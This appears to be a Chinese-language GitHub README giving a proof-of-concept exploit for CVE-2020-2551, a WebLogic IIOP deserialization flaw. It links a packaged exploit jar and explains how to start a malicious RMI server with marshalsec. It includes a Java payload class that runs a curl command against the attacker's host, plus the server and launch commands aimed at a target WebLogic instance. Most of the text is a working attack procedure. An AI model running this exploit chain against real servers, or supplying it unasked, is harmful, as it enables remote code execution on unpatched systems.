 y4er/cve-2020-2551
Weblogic IIOP CVE-2020-2551

Weblogic IIOP 反序列化
Weblogic10.3.6+jdk1.6
打包好的jar包 提取码:a6ob

下载jar包,然后使用marshalsec起一个恶意的RMI服务,本地编译一个exp.java
package payload;

import java.io.IOException;

public class exp {

    public exp() {
        String cmd = "curl http://172.16.1.1/success";
        try {
            Runtime.getRuntime().exec(cmd).getInputStream();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
尽量使用和weblogic相同的jdk版本和依赖库(wlfullclient.jar)编译 然后本地起一个web服务器
python -m http.server --bind 0.0.0.0 80
命令行运行jar包
java -jar weblogic_CVE_2020_2551.jar 172.16.1.128 7001 rmi://172.16.1.1:1099/exp
实际效果如图
很多小伙伴都说复现不成功,看了网上的一些文章发现IIOP存在nat模式的问题,今天发现先知上有了 https://xz.aliyun.com/t/7498 各位自行移步。
